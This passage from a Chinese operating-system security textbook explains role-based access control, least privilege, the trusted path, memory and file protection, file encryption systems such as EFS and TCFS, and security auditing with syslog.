角色（Role）定义为与一个特定活动相关联的一组动作和责任。系统中的主体担任角色，完成角色规定的责任，具有角色拥有的权限。一个主体可以同时担任多个角色，它的权限就是多个角色权限的总和。

基于角色的访问控制就是通过定义角色的权限，为系统中的主体分配角色来实现访问控制的。通过各种角色的不同搭配授权来尽可能实现主体的最小权限；通过不同的角色来明确区分权限（Authority）和职责（Responsibility）。

用户先经鉴别后获得一定角色，该角色被分派了一定的权限，用户以特定角色访问系统资源，访问控制机制检查角色的权限，并决定是否允许访问。

角色访问策略是根据用户在系统里表现的活动性质而定的，活动性质表明用户充当一定的角色，用户访问系统时，系统必须先检查用户的角色。一个用户可以充当多个角色，一个角色也可以由多个用户担任。角色访问策略具有以下优点：

便于授权管理，如系统管理员需要修改系统设置等内容时，必须有几个不同角色的用户到场方能操作，从而保证了安全性；

便于根据工作需要分级，如企业财务部门与非财力部门的员工对企业财务的访问权就可由财务人员这个角色来区分；

便于赋予最小特权，如即使用户被赋予高级身份时也未必一定要使用，以便减少损失。只有必要时方能拥有特权；

便于任务分担，不同的角色完成不同的任务；

便于文件分级管理，文件本身也可分为不同的角色，如信件、账单等，由不同角色的用户拥有。

角色访问策略是一种有效而灵活的安全措施。通过定义模型各个部分，可以实现 DAC 和 MAC 所要求的控制策略。

基于角色的访问控制的功能相当强大，适用于许多类型（从政府机构到商业应用）

的用户需求。Netware、Windows NT、Solaris 和 SELinux 等操作系统中都采用了类似的 RBAC 技术作为存取控制手段。

4.2.4.3　最小特权管理

最小特权原则是系统安全中最基本的原则之一。最小特权（Least Privilege），指的是“在完成某种操作时所赋予系统中每个主体（用户或进程）必不可少的特权”。 最小特权原则应限定系统中每个主体所必需的最小特权，确保可能的事故、错误、网络部件的篡改等原因造成的损失最小。

最小特权原则一方面给予主体“必不可少”的特权，这就保证了所有的主体都能在所赋予的特权之下完成所需要完成的任务或操作；另一方面，它只给予主体“必不可少”的特权，这就限制了每个主体所能进行的操作。

最小特权原则要求每个主体在操作时应当使用尽可能少的特权，而角色允许主体以参与某特定工作所需要的最小特权去签入（Sign）系统。被授权拥有强力角色（Powerful Roles）的主体，不需要动辄运用到其所有的特权，只有在那些特权有实际需求时，主体才去运用它们。如此一来，将可减少由于不注意的错误或是侵入者假装合法主体所造成的损坏发生，限制了事故、错误或攻击带来的危害。它还减少了特权程序之间潜在的相互作用，从而使对特权无意的、没必要的或不适当的使用不太可能发生。这种想法还可以引申到进程内部：只有进程中需要那些特权的最小部分才拥有特权。

最小特权在安全操作系统中占据了非常重要的地位。主流多用户操作系统中，超级用户一般具有所有特权，而普通用户不具有任何特权。

角色管理机制依据“最小特权”原则，将特权用户的特权加以划分，如系统安全管理员（SSO），负责对系统资源和应用定义安全级，定义用户组，为所有用户赋予安全级，限制隐蔽通道活动的机制；审计员（AUD），负责设置审计参数，修改和删除审计信息；操作员（OP），负责启动或停止系统，设置终端参数，允许或不允许登录；安全管理员（NET），负责管理网络软件，配置网络协议。从而形成一组细粒度的特权，每个特权用户只能拥有刚够完成工作的最小权限。然后根据系统管理任务设立角色，依据角色划分权限，每个角色各负其责，权限各自分立，一个管理角色不拥有另一个管理角色的特权。为了保证系统的安全性，不应赋予某人一个以上的职责。

常见的最小特权管理机制可分为基于文件的特权机制和基于进程的特权机制。

例如，在惠普的 Presidum/Virtual Vault 中，通过以最小特权机制将超级用户的功能分成 42 种独立的特权，仅赋予每一进程正常运行所需的最小特权。因而，即便一名黑客将特洛伊木马程序安装在金融机构的 Web 服务器上，入侵者也无法改变网络配置或安装文件系统。最小特权是在惠普可信赖操作系统 Virtual Vault 的基本特性。

在红旗安全操作系统 RFSOS 中，一个管理角色不拥有另一个管理角色的特权，攻击者破获某个管理角色口令时，不会得到对系统的完全控制。

在 SELinux 系统中不再有超级用户，而被分解，避免了超级用户的误操作或其身份

被假冒而带来的安全隐患。

最小特权原则有效地限制、分割了用户对数据资料进行访问时的权限，降低了非法用户或非法操作可能给系统及数据带来的损失，对于系统安全具有至关重要的作用。但目前大多数系统的管理员对于最小特权原则的认识还不够深入。尤其是对于 UNIX、Windows 系列操作系统下，因为系统所赋予用户的默认权限是最高的权限，如果系统的管理员不对此进行修改，则系统的安全性将非常薄弱。

当然，最小特权原则只是系统安全的原则之一，如果要使系统的达到相当高的安全性，还需要其他原则的配合使用。

4.2.4.4 可信通路机制

可信通路（Trusted Path，TP），也称为可信路径，是指用户能跳过应用层而直接同可信计算基之间通信的一种机制。

一般来说，用户是通过应用程序及操作系统接口来与安全内核相互作用的。因此，当用户在执行系统登录或注册、安全属性定义、文件安全级别改变等安全敏感操作时，应保证用户确确实实是在与安全内核而非特洛伊木马程序打交道。换句话说，系统必须通过提供可信通路的安全机制来防止特洛伊木马程序模仿登录过程以窃取用户口令，并保证特权用户执行特权操作时终端输入信息的非泄密性和输出信息的正确性。

构建可信通路的简单方法是为每个用户提供两台终端，一台用于完成日常的普通工作，另一台用于实现与安全内核的硬连接及专职执行安全敏感操作。显然，此法具有代价昂贵的致命缺陷，同时还会引入诸如如何确保“安全终端”的安全可靠及如何实现“安全终端”和“普通终端”的协调工作等新问题。

更为现实的方法是要求用户在执行敏感操作前，使用一般的通用终端和向安全内核发送所谓的“安全注意符”（即不可信软件无法拦截、覆盖或伪造的特定信号）来触发和构建用户与安全内核间的可信通路。

现代操作系统中，安全注意符一般由安全注意键（ Secure Attention Key，SAK）即系统指定的一个或一组按键来激活。例如，X86 平台的 Linux 环境中，规定“Alt+SysRq+K”为安全注意键。缺省情况下，安全注意键处于关闭状态，需要用命令 echo "1" > /proc/sys/kernel/sysrq 来打开（即将 CONFIG_MAGIC_SYSRQ 设置为真值）。当然，也可将该命令写入登录脚本中，以减少不必要的麻烦。其实，在 WINNT/2000/XP 系列操作系统中，也规定了具有类似作用的安全注意键（不过，微软公司称其为 Secure Attention Sequence，SAS），即“Ctrl + Alt + Del”按键组合，它们曾在 DOS 系统中充当热启动命令。

4.2.4.5 运行保护机制

操作系统为保护自身运行的安全，通常采用了保护环机制。安全操作系统很重要的一点是进行分层设计，而运行域正是一种基于保护环的层次等级式结构。运行域是进程运行的区域，最内层具有最小环号的环拥有最高特权，最外层具有最大环号的环拥有最

小特权，一般的系统不少于 3 至 4 个环。应该保护某一环不被其外层环侵入，允许在某一环内的进程能够有效地控制和利用该环以及该环以外的环。

处理器的访问模式决定了指令执行特权、即处理器当前可执行的指令系统子集；随当前模式而增减的存储访问特权、即当前指令可以存取的虚拟内存的位置。

VAX/VMS 操作系统的四种模式构成保护环：内核（kernel）模式，执行 VMS 操作系统的内核，包括内存管理、中断处理、I/O 操作等；执行（executive）模式，执行操作系统的各种系统调用，如文件操作等；监管（supervisor）模式，执行操作系统其余系统调用，如应答用户请求；用户（user）模式，执行用户进程，如编译、编辑、链接、排错等应用。

当前的操作系统绝大多数都是多任务并发操作系统，允许用户在自己的权限内同时创建多个并发进程。这样一来，进程转换的安全问题就成为了操作系统设计者首先要考虑的问题之一。

为了实现并发进程的安全，通常操作系统的设计者在进程的唯一标识——进程控制块中进行相应的设置，用它来控制和管理进程，实现并发进程的安全。其中进程的隔离是最基本的运行保护机制。

4.2.4.6　存储保护机制

存储器是操作系统管理的重要资源之一，也是被攻击的主要目标。存储器保护是操作系统得以正常运行的基础，是安全操作系统提供的最基本的安全服务之一。存储器保护主要是指保护用户在存储器中的数据，防止存储器中的数据泄漏或被篡改。对于一个多任务系统来说，如果没有存储器保护机制，系统也就没有任何安全性可言。

要保证系统中各个进程互不干扰，就需要实现必要的访问控制和存储器的隔离。存储器保护的实现需要硬件和软件协作完成，软件指操作系统的内存管理子系统，硬件指处理器的虚拟内存管理子系统。内存管理子系统保证系统中所有进程都有相互完全分离的虚拟地址空间，从而运行一个应用程序的进程不会影响其他的进程。处理器中的虚拟内存管理子系统支持操作系统的内存管理子系统完成地址变换和内存的访问控制，其硬件强制执行性保证了这种保护机制不会被任何恶意程序绕过。存储器的硬件保护主要由地址映射引入，其中涉及各种权限检查和访问控制，目的在于实现进程的逻辑隔离和内存页面的访问控制，例如段选择符、段描述符、页描述符、存储键等，利用它们可对所选择的存储单元的起始地址、长度、访问方式进行限制，起到了隔离保护的作用。

保护的单元为存储器中的最小数据范围，可以是字、字块、页面或段。保护单位越小，存储器保护的精度越高。对于代表单个用户，在内存中一次运行一个进程的系统，存储保护机制应该防止用户进程对操作系统的影响。在允许多道程序并发运行的多任务操作系统中，还进一步要求存储保护机制对进程的存储区域实行互相隔离。

存储器保护与存储器管理是紧密相关的，存储器保护负责保证系统各个任务之间互不干扰；存储器管理则是为了更有效地利用存储空间。

一个进程的运行需要一个“私有的”存储空间，进程的程序与数据都存于该空间中，这个空间不包括该进程通过 I/O 指令访问的辅存空间（磁带、磁盘等）。在这个进程地址空间中，每一个字都有一个固定的虚地址（并不是目标的物理地址，但每一个虚地址均可映射成一个物理地址），进程通过这个虚地址访问这个字。大多数系统都支持某种类型的虚存方式，这种虚存方式使得一个字的物理定位是可变的，在每次调度该进程时，它的物理地址可能不同。

存储器隔离主要有进程与进程的隔离，用户空间与内核空间的隔离。在绝大部分系统中，一个进程的虚地址空间至少要被分成两部分或称两个段：一个用于用户程序与数据，称为用户空间；另一个用于操作系统，称为内核空间。两者的隔离是静态的，也是比较简单的。驻留在内存中的操作系统可以由所有进程共享。虽然有些系统允许进程共享一些物理页，但用户间是彼此隔离的。最灵活的分段虚存方式是：允许一个进程拥有许多段，这些段中的任何一个都可以由其他进程共享。

可以采用硬件虚拟化技术来实现用户程序之间，包括用户程序对操作系统的安全隔离。其原理是使用虚拟机监控器（Virtual Machine Monitor，VMM）来截获用户程序为请求使用物理内存时所发出的中断，从而能够为用户程序提供妥善的存储器管理服务。由于 VMM 对中断的截获具有不可被旁路的性质，所以这样的存储器管理具有强制性。

VMM 是系统程序集中特权级别最高的一个软件，一旦被加载入内存中运转起来之后便开始执行强制性内存管理，所以一个攻击软件在 VMM 的监控之下很难对 VMM 所使用的内存区域进行任何形式的访问。另外值得一提的是 VMM 的执行代码部分可以做成一个静态程序。

对于一般的用户级软件，完整性保护至少有两个方面需要防范：软件在内存中及在外存中都需要保护。前一种情况是指一个软件的代码（包括有些数据）已经被加载入计算平台的内存中后，在执行的时候平台对内存内容实行完整性保护。在这一情况下。软件完整性的定义是一个比较复杂的问题（例如需要区分软件代码的合法自身修改与被非法篡改，另外在内存中一个软件可以有动态链接部分）。所以目前在内存中对软件的完整性保护手段很有限。对于后一种情况，由于软件在外存（如磁盘）中的完整性定义要比在内存中的情况简单得多。就是指一般意义上的数据完整性，手段不外乎使用更改检测码（Modification Detection Code，MDC，可以用哈希函数来实现），所以保护手段就相对比较成熟。

目前一些常用的存储器保护机制主要有以下几种：

（1）所有系统范围内内核态组件使用的数据结构和内存缓冲池只能在内核态下访问，用户态线程不能访问这些页面。如果它们试图这样做，硬件会产生一个错误信息，随后内存管理器线程报告一个访问冲突。

（2）每个进程有一个独立、私有的地址空间，禁止其他进程的线程访问。唯一例外是，该进程和其他进程共享页面，或另一进程具有对进程对象的虚拟内存读写权限。

（3）除了提供虚拟到物理地址转换的隐含保护外，处理器还提供了一些硬件内存保护措施（如读/写，只读等）。这种保护的细节根据处理器不同而不同。例如，在进程的地址空间中代码页被标志为只读，可以防止被用户线程修改。

（4）共享内存区域对象具有标准的存取控制表（ACL），当进程试图打开它们时会检查 ACL 表，这样对共享内存的访问也限制在具有适当权限的进程之中。

4.2.4.7　文件保护机制

在操作系统中，所有的数据都是以文件形式存在的。文件保护就是防止文件被非法窃取、篡改或丢失，同时又保证合法用户能正确使用文件。进行文件保护的方法主要有文件的备份，文件的恢复，文件的加密。

1. 文件备份

文件备份的目的主要就是为了保险，防止文件丢失。

在进行备份之前，应先做好备份规划，选择合适的备份策略。在制订备份规划时，要考虑备份的时间，保存备份的设备，备份媒体存放的地点，谁来做备份，备份哪些文件等。常见的备份策略有完全备份（Full Backup）和增量备份（Incremental Backup）。

完全备份是最简单最彻底的备份方案，将系统中的所有文件复制到磁带或其他备份媒介上。这样备份的一组文件往往是整个计算机系统或是一个磁盘分区。完全备份需要花很多时间而且不灵活。从一个包含多磁带的大型备份中恢复单个文件很不方便。特别是文件变化不频繁时，为了少数几个变化的新文件而花费大量时间进行完全备份是不值得的。

增量备份更常见一些。对于增量备份，系统仅仅复制自上次备份之后改变的文件。增量备份的完全备份工作量很大而且在一定的时间段（比如说一天）中只有少量的数据改变的情况下使用。在这种情况下，增量备份所需的时间会比完全备份所需的时间显著减少。

有些 Unix 备份程序使用备份级别（Backup Level）的概念来区分不同类型的备份。每种类型的备份都有一个级别号。根据定义，完全备份的级别为 0。在任何一级进行备份意味着保存自上一级别的最后一次备份以后改变了的文件。这就是说，一个 1 级备份将保存从上一次完全备份（0 级）之后改变的所有文件；一个 2 级备份需要保存从上一次备份之后改变的所有文件，依此类推。

一个典型的备份策略使用多种级别的备份：在一个星期的开始进行完全备份，以后每天进行 1 级备份，将完全备份后已改变的文件备份出来。下面的备份时间表总结了这种备份规划的实施过程：

星期日：0 级备份（完全备份）；

星期一至星期六：1 级备份（增量备份）。

这种策略的优点在于，它只需要两套备份媒介来恢复整个文件系统（完全备份磁带和增量备份磁带）。它的主要缺点是，每天的备份量会逐渐增多，当系统非常活跃时，

到一个星期结束时，增量备份的数据量会和完全备份的数据量相当。

许多情况下，设备可以简单地把备份写入媒介，并把此媒介置于指定的存放位置。只要能够确定备份设备和媒介的可靠性，这种方法是可行的。否则，不妨进行数据验证。数据验证把备份的数据和磁盘上的版本进行比较，确保文件被正确备份。它还验证媒介本身是否可读。应该定期验证所有备份设备。

一旦将数据写入备份磁盘、软盘或其他媒介后，就应该妥善地保管这些存储媒介，这是备份规划的重要组成部分。保存这些备份媒介时，要记住以下几点：知道存放位置；使日常恢复变得简单；使备份媒介写保护；考虑环境因素；正确使用媒介；注意安全。

离站备份是防止系统毁坏的最后一道屏障。离站备份保存在上锁的、防火的、有环境保护措施的完全在站点以外的地点。只要可能，就应该对卸载的文件系统进行这种备份。

2. 文件恢复

备份可以对数据进行保护，但只有真正成功的备份才能起到保护作用，因此在执行备份时应该对备份成功与否进行检验，检验的最简单的方法就是用它们执行恢复操作。

当需要使用的文件丢失或遭到破坏时，就需要从备份文件中进行恢复。大多数系统都提供了各种工具来执行备份，包括通用的存档程序如 tar 和 cpio，利用这些工具可从备份的文件中进行文件恢复。还有一些其他的备份和恢复工具，以及对每个文件系统实现多级增量备份方案的程序。

3. 文件加密

一些重要或私密信息如果外泄，会带来严重后果，如机密信息被竞争对手获取，移动设备（U 盘、光盘、笔记本、硬盘）丢失或被盗甚至送修，机密信息被公开、盗卖。只有提早做好预防泄密的准备，才能防止此类安全隐患。

对文件进行加密是一种有效的数据加密存储技术，它可以有效防止非法入侵者窃取用户的机密数据；另外，在多个用户共享一个系统的情况下，可以很好地保护用户的私有数据。

文件加密就是将重要的文件以密文的形式存储在媒介上。要想实现文件加密，需要有加密文件系统的支持，加密文件系统允许用户以加密格式存储磁盘上的数据。

加密是将数据转换成不能被其他用户读取的格式的过程。一旦用户加密了文件，只要文件存储在磁盘上，它就会自动保持加密状态。解密是将数据从加密格式转换为原始格式的过程。一旦用户解密了文件，只要文件存储在磁盘上，它就会保持解密状态。

对加密某文件的用户，加密是透明的。这表明不必在使用前手动解密已加密的文件。就可以正常打开和更改文件。

目前，已经有很多成熟的加密文件系统被广泛地应用，如基于 Linux 系统的 CFS（Cryptographic File System）、TCFS（Transparent Cryptographic File System）、AFS（Andrew File System），基于 Windows 系统的 EFS（Encrypting File System）等。

CFS 是一个经典的加密文件系统，使用 DES 来加密文件。CFS 客户基于网络文件系统（NFS）协议运行一个服务器保护程序，可以使用本地或网络文件系统来进行存储。CFS 为目录和文件提供一个透明的接口，并自动使用用户提供的密钥加密。一条单独的命令把一个密钥和一个目录关联起来，从这时起，目录的内容在写时自动加密，在打开时自动解密。

CFS 最大的缺点在于其效率低下，这是因为它的加密操作在用户层完成，而且要频繁地进行用户层到核心层的数据交换所致。另外，CFS 的加密是基于目录的，虽然它会把加密目录下的所有文件内容加密，但文件名、文件大小、访问时间、目录结构等信息都是以明文形式存储，这些极大地影响了系统整体的安全性。

TCFS 是一个受 CFS 启发的 Linux 软件包。TCFS 具有更大的透明度，用户甚至不需知道他们的文件被加密了。TCFS 操作起来类似于 NFS：一个 TCFS 文件系统可以让应用程序使用相同的系统调用 NFS（open、read、write）来访问。数据块仅在正确的密钥对内核可用时进行解密。TCFS 对数据进行加密时，对每个文件使用不同的“文件密钥”进行加密，对一个文件的不同部分使用的不同的“块密钥”进行加密，这就保证了用户无法通过比较两个文件来判断它们的明文是否相同，也无法判断同一文件的不同部分的明文是否相同。用户的“主密钥”由用户的登录密码加密后存放在文件中。与 CFS 不同，TCFS 的数据加密、解密操作在核心层完成，所以性能有所改善。

TCFS 的问题在于系统的安全性过多地依赖于用户的登录密码，而且加密密钥存放在磁盘上的方式也在一定程度上降低了系统的安全性，因为其基于 NFS 的工作机制，每次读写操作都会涉及到多次核心层与用户层之间的数据交换，所以其效率的低下还是难以避免。另外，TCFS 对文件名、文件大小、访问时间、目录结构等一些敏感信息也没有做很好的保护。

AFS 是一个分布式加密文件系统，它通过一个统一的访问接口把多个服务器连接起来，形成一个庞大的数据存储空间。客户端在访问服务器上的数据时，只要把共享目录挂载到本地目录上就可以了，无须去关心数据到底存放在哪个服务器上。AFS 实施了严格的访问控制，每个目录的访问控制列表可以有 20 个条目，这样，目录结构、目录下文件的文件名、文件大小等敏感信息得到了很好的保护；AFS 提供了一个安全的数据传输路径，客户端与服务器端进行数据交换时用会话密钥进行加密。AFS 存在一个严重的缺陷：数据在服务器端是明文存储。这就要求数据服务器必须绝对安全、可信，而这一点很难做到。另外，分布式的数据存储方式使得只要有一台服务器被非法侵入，则整个系统的安全性都将被破坏。

EFS 是一个由微软从 Windows2000 系列开始引入的加密文件系统，它提供的透明的文件加密服务，以公共密钥加密为基础。EFS 在后台运行并且对用户和应用程序是透明的，仅允许鉴别的用户访问加密的文件。EFS 自动为用户解密文件并且在文件存储的时候为文件自动加密。EFS 提供可选的数据恢复能力，系统管理员可以恢复另一用户加密

的数据。EFS 也可以实现多用户（当然是被许可的用户）共享存取一个已经加密的数据。EFS 文件在本地或网络上都是保持加密状态的。文件可以在离线文件夹中被加密。加密的文件和文件夹是能够被颜色标示出来的。

EFS 采用基于公钥的方案实现数据加密或解密，它使用标准 x509 证书，每一个受保护的文件都是被一个使用带有一定长度的文件加密密钥（FEK）的快速对称加密算法加密的（FEK 的长度由算法或法则决定）。一个用户要访问一个已加密的文件，他必须拥有与公钥相适应的私钥。它易于管理，不易受到攻击，并且对用户是透明的。由于 EFS 被设计成为透明的，对于打开、读取、写入已加密文件便与操作普通文件没有任何区别。

EFS 与 NTFS 紧密地集成在一起。当创建临时文件时，只要所有文件在 NTFS 卷上，原始文件的属性就会被复制到临时文件中。如果加密了一个文件，EFS 也会将其临时文件进行加密。EFS 驻留在操作系统内核中，并且使用不分页的池存储文件加密密钥，保证了密钥不会出现在分页文件中。这防止了一些应用程序在创建临时文件时泄密。

通过 EFS 加密敏感性文件，会增加更多层级的安全性防护。在加密文件时，即使黑客已完全存取电脑的文件储存体，其文件仍然受到保护。

EFS 可以说是微软为用户提供的一个内建在 Windows 产品中的方便快捷并且强大的加密系统，然而，微软设计了让其他操作系统也能读取 NTFS 的文件格式来使用户能够避开硬盘故障以及启动分区故障。因此，使用某些操作系统可以很容易地绕过 NTFS 安全机制，存取 NTFS 文件。

4.2.4.8 安全审计机制

操作系统的安全审计是指对系统中有关安全的活动进行记录、检查和审核。审计是一种事后分析法，一般通过对日志的分析来完成。审计是对访问控制的必要补充，是访问控制的一个重要内容，它的主要目的就是检测和阻止非法用户对计算机系统的入侵，并显示合法用户的误操作。审计会对用户使用何种信息资源、使用的时间，以及如何使用（执行何种操作）进行记录与监控。审计和监控是实现系统安全的最后一道防线，处于系统的最高层。审计与监控能够再现原有的进程和问题，这对于责任追查和数据恢复非常有必要。审计作为一种事后追查的手段来保证系统的安全，它对涉及系统安全的操作做一个完整的记录。审计为系统进行事故原因的查询、定位，事故发生前的预测、报警以及事故发生之后的实时处理提供详细、可靠的依据和支持，以备有违反系统安全规则的事件发生后能够有效地追查事件发生的地点和过程以及责任人。

审计跟踪是系统活动的流水记录。该记录按事件从始至终的途径，顺序检查、审查和检验每个事件的环境及活动。审计跟踪记录系统活动和用户活动。审计跟踪可以发现违反安全策略的活动、影响运行效率的问题以及程序中的错误。审计跟踪不但有助于帮助系统管理员确保系统及其资源免遭非法授权用户的侵害，同时还能帮助恢复数据。

在安全操作系统中，安全审计的作用主要体现在根据审计信息追查执行事件的当事人，明确事故责任；通过对审计信息的分析，可以发现系统设计或配置管理存在的不足，

有利于改进系统安全性；把审计功能与报警功能结合起来，可以实现安全管理员对系统状态的实时监控。

审计是指产生、记录并检查按时间顺序排列的系统事件记录的过程。它是一个被信任的机制，TCB 的一部分。同时它也是计算机系统安全机制的一个不可或缺的部分，对于 C2 及以上安全级别的计算机系统来讲，审计功能是其必备的安全机制。而且审计是其他安全机制的有力补充，它贯穿计算机安全机制实现的整个过程，从身份鉴别到访问控制这些都离不开审计，同时审计还是后来人们研究的入侵检测系统的前提。

为完成审计功能，审计系统需要三大功能模块：审计事件的收集及过滤功能模块，审计事件的记录及查询功能模块，审计事件分析及响应报警功能模块。

所谓审计事件，就是系统审计用户操作的最基本单位。系统将所有要求审计或可以审计的用户动作都归纳成一个个可区分、可识别、可标志用户行为和可记录的审计单位。审计机制对系统、用户主体、客体（包括文件、消息、信号量、共享区等）都可以定义为要求被审计的事件集。

安全操作系统一般将要审计的事件分成注册事件、使用系统的事件及利用隐蔽通道的事件三类。亦即标识和鉴别机制的使用、把客体引入到用户的地址空间（如创建文件、启动程序）、从地址空间删除客体、特权用户所发生的动作以及利用隐蔽存储通道的事件等。第一类属于系统外部事件，即准备进入系统的用户产生的事件；后两类属于系统内部事件，即已经进入系统的用户产生的事件。

审计事件的收集是指一定安全级别审计事件标准下的审计事件的确立。审计事件标准一般从两方面来看：一是从主体角度来看，系统要记录用户进行的所有活动，每个用户有自己待审定的事件集，称为用户事件标准。一旦其行为落入用户事件集，系统就会把事件信息记录下来。二是从客体的角度看，系统要有能力记录关于某一客体的所有存取活动。确立该客体对象的哪些操作事件要求被审计，即对象事件标准。

审计机制一般对系统定义了一个固定审计事件集，即必须审计事件的集合。对用户来讲，系统可以设置要求审计的事件，即用户事件标准。

显然审计过程会增大系统的开销，过多的系统内核级操作会影响系统的运行速度，过多的审计信息会对系统产生很大的负载，也会淹没其中最重要的信息。所以对审计数据需要依据安全要求进行过滤，设置有效的审计事件过滤，切实获取与安全审计直接相关的数据，在审计粒度和系统性能之间找到一个平衡点。

审计系统作为安全操作系统的重要组成部分，如果其自身的安全被突破，将会对系统安全造成很大影响。在保证审计系统自身安全方面，采取以下措施：一是保证程序和代码的安全，包括审计数据的采集、记录、分析部分集成到安全内核，审计进程的执行不受外界影响，外部的应用程序则严格遵循强制访问控制和最小特权控制，保证只有审计员才能使用这些程序。二是严格管理系统配置和审计数据的安全。确保只有审计员才能配置和修改系统配置。审计文件则是在运行的过程中生成，它的安全级由审计进程在

创建文件的同时指定。根据进程创建对象的安全级等于进程安全级的原则，创建的文件也是系统审计级。密码系统对于审计记录的管理，可以保证即使审计记录泄漏出去也不会被别人看到。另外，系统对审计员的监督机制可以使系统特权分离，将风险降到最低。

如果将审计和报警功能结合起来，那就可以做到每当有违反系统安全的事件发生或者有涉及系统安全的重要操作进行时，就及时向安全操作员终端发送相应的报警信息。审计过程一般是一个独立的过程，它应与系统其他功能相隔离。同时要求操作系统必须能够生成、维护及保护审计过程，使其免遭修改、非法访问及毁坏，特别要保护审计数据，要严格限制未经授权的用户访问它。

日志存放了记录的事件或统计数据，提供关于系统使用及性能方面的信息。日志策略是整个安全策略不可缺少的一部分，目的是维护足够的审计。日志文件对于维护系统安全很重要。它们为两个重要功能提供数据：审计和监测。它们通过提供一个历史记录——系统中关于活动的审计轨迹——允许用户或第三方回头来系统地评价安全程序的效率以及确定引起安全破坏或系统功能失效的原因。如果需要，它们还能作为呈现给权威机构的证据。它们还能用来“实时”地监测系统状态，检测和追踪侵入者，发现问题以及阻止问题发生。

用户可以通过浏览日志条目来查看自己的系统或使用工具来代为查看。警告日志使用户对自己的行为负责，特别是在有较强用户授权策略的系统中。

日志记录了系统每天发生的各种各样的事情，可以通过日志来检查错误发生的原因，或者受到攻击时攻击者留下的痕迹。在系统被入侵的情况下，日志可以提供用来判定攻击者何时、何地以及如何入侵的取证信息。日志是计算机证据的一个重要来源，通过日志分析可以得出重要的线索和结论。日志本身就是证据，需要保持日志的完整性和可用性，还要妥善保存。日志最好远程存放，长期保存，定期备份。记录日志、维护日志、日志监测和审计等策略都是完整安全策略的重要组成部分。

日志的采集一般要记录用户登录进入和退出系统的记录，跟踪每个用户运行的每条命令。多年来，syslog 已被许多日志函数采纳并移植到包括 System V 和 Linux 在内的许多 Unix 系统中。它用在许多保护措施中，任何程序都能通过 syslog 记录事件。syslog 可以记录系统事件，可以写到一个文件或设备，或给用户发送一个信息。它能记录本地事件或通过网络记录另一个主机上的事件。

syslog 设备依据两个重要元素：/etc/syslogd（守护进程）和/etc/syslog.conf 配置文件。虽然日志信息能写到任何地方，但习惯上，多数 syslog 信息被写到/var/adm 或/var/log 目录下的信息文件中。

对网络来说，把重要信息发送到多个专门的日志主机上是有意义的——安全增强机制只接收到来的 syslog 信息。甚至在系统被破坏时，用户仍能相信其他的日志主机。理想情况下，一个日志主机没有任何用户账号，所有不需要的服务都被关闭。

在有些情况下，可以把日志送到打印机。一个危害系统的网络侵入者可能通过修改

日志文件来掩盖自己的踪迹，但要破坏旧式的硬拷贝是很难的。但打印日志的一个弱点就是打印机可能废纸或故障，所以不要依靠打印机作为单独记录日志的方式。

通常要广泛记录日志。有越多的消息被日志记录，侵入者消灭证据就越困难。

syslog 设备是一个攻击者或侵入者的显著目标。一个为其他主机维护日志的系统对于防范服务攻击特别脆弱，攻击者可以通过发送超过其处理能力的消息，或发送以“GB”计的 syslog 消息来填满目标磁盘并破坏 syslogd。有些操作系统使用安全保护设置的 syslog daemon。例如，允许用户以“安全模式”创建 syslogd——“-s”标志告诉 syslogd 不接收任何来自远程主机的日志信息，还允许用户使用“allowed peer”变元（“-a”标志）精确控制到来的信息——这允许用户指明可以发送日志的 IP 地址和端口。

对计算机犯罪进行取证，证据来源之一便是计算机系统的各种日志文件。日志文件记录着访问者痕迹，通过对日志文件进行分析，能够发现犯罪者的犯罪线索。但是这一点网络犯罪者也是知道的，所以他们会修改，并且删除日志文件以用来掩盖他们的犯罪行为，所以在记录日志的同时，提供对日志数据源的授权控制机制，还必须用到日志文件完整性保护技术来保护日志。

审计系统的目标至少包括：确定和保持系统活动中每个人的责任；确认重建事件的发生；评估损失；监测系统问题区；提供有效的灾难恢复依据；提供阻止不正当使用系统行为的依据；提供案件侦破证据。

审计通过对所关心的事件进行记录和分析来实现。因此审计过程包括审计发生器、日志记录器、日志分析器和报告机制几部分。

安全操作系统的审计记录一般应包括如下信息：事件的日期和时间、代表正在进行事件的主体的唯一标识符、事件的类型、事件的成功与失败等。对于标识与鉴别事件，审计记录应该记录事件发生的源地点（如终端标识符）。对于将一个客体引入某个用户地址空间的事件以及删除客体的事件，审计记录应该包括客体名以及客体的安全级。

审计日志是存放审计结果的二进制结构文件。每次审计进程开启后，都会按照已设定好的路径和命名规则产生一个新的日志文件。

另外系统审计员可以打印存在于审计日志文件中的审计结果，并且还可以选择打印自己所需要的内容。

日志文件其实是纯文本的文件，每一行就是一个消息。只要是在操作系统下能够处理纯文本的工具都能用来查看日志文件。日志文件总是很大的，因为从第一次启动操作系统开始，消息就都累积在日志文件中。日志文件中每一行表示一个消息，而且都由 4 个域的固定格式组成：

时间标签（Timestamp），表示消息发出的日期和时间。

主机名（Hostname），表示生成消息的计算机的名字。如果只有一台计算机，主机名就可能没有必要了。但是，如果在网络环境中使用 syslog，那么就可能要把不同主机的消息发送到一台服务器上集中处理。

生成消息的子系统的名字。

消息（Message），即消息的内容。

不同的系统可采用不同的机制记录日志。日志的记录可能由操作系统完成，也可以由应用系统或其他专用记录系统完成。但是，大部分情况都可用系统调用 syslog 来记录日志，也可以用 SNMP 记录。

对日志进行分析的主要内容有：潜在侵害分析；基于异常检测的轮廓；简单攻击探测；复杂攻击探测。日志分析的具体步骤是：从系统收集日志；检查日志，指出不正常的活动，不符合规范的行为等，并产生报警；对事件、趋势等产生即时报表或定时报表。

由于日志文件是追踪、恢复的直接依据，甚至是司法依据，因此其自身的安全性十分重要。审计日志的安全主要是查阅和存储的安全。审计事件的查阅应该受到严格的限制，不能篡改日志。审计事件的存储也有安全要求，主要有：受保护的审计踪迹存储；审计数据的可用性保证；防止审计数据丢失。

4.2.5 操作系统安全增强的实现方法

安全控制问题归根结底是一个权限控制问题。如果一个系统能够在任何时候都能保证用户的行为得到合适的权限控制，那么可以说这个系统是安全的。进一步说，如果系统能够在任何时候保证系统能够为正常用户提供合适的服务，则可以说该系统是可信的。简而言之，权限控制的目标就是保证系统中的用户"能够做应该做的事"，"不能做不应该做的事"。对系统中的用户而言，需要有一个合适的权限分配机制，还要有一个动态的策略来保证这种权限分配在系统运行中不会被破坏，保证系统运行时的变化不会影响到已有的用户信息，保证每个用户只能使用自己拥有的权限。

4.2.5.1 安全操作系统的设计原则

1972 年，J.P.Anderson 等人提出了引用监控机制（Reference Monitor Mechanism）、引用验证机制（Reference Validation Mechanism）、安全核（Security Kernel）和安全建模（Security Modeling）等重要概念，并提出了开发安全操作系统总的指导原则。

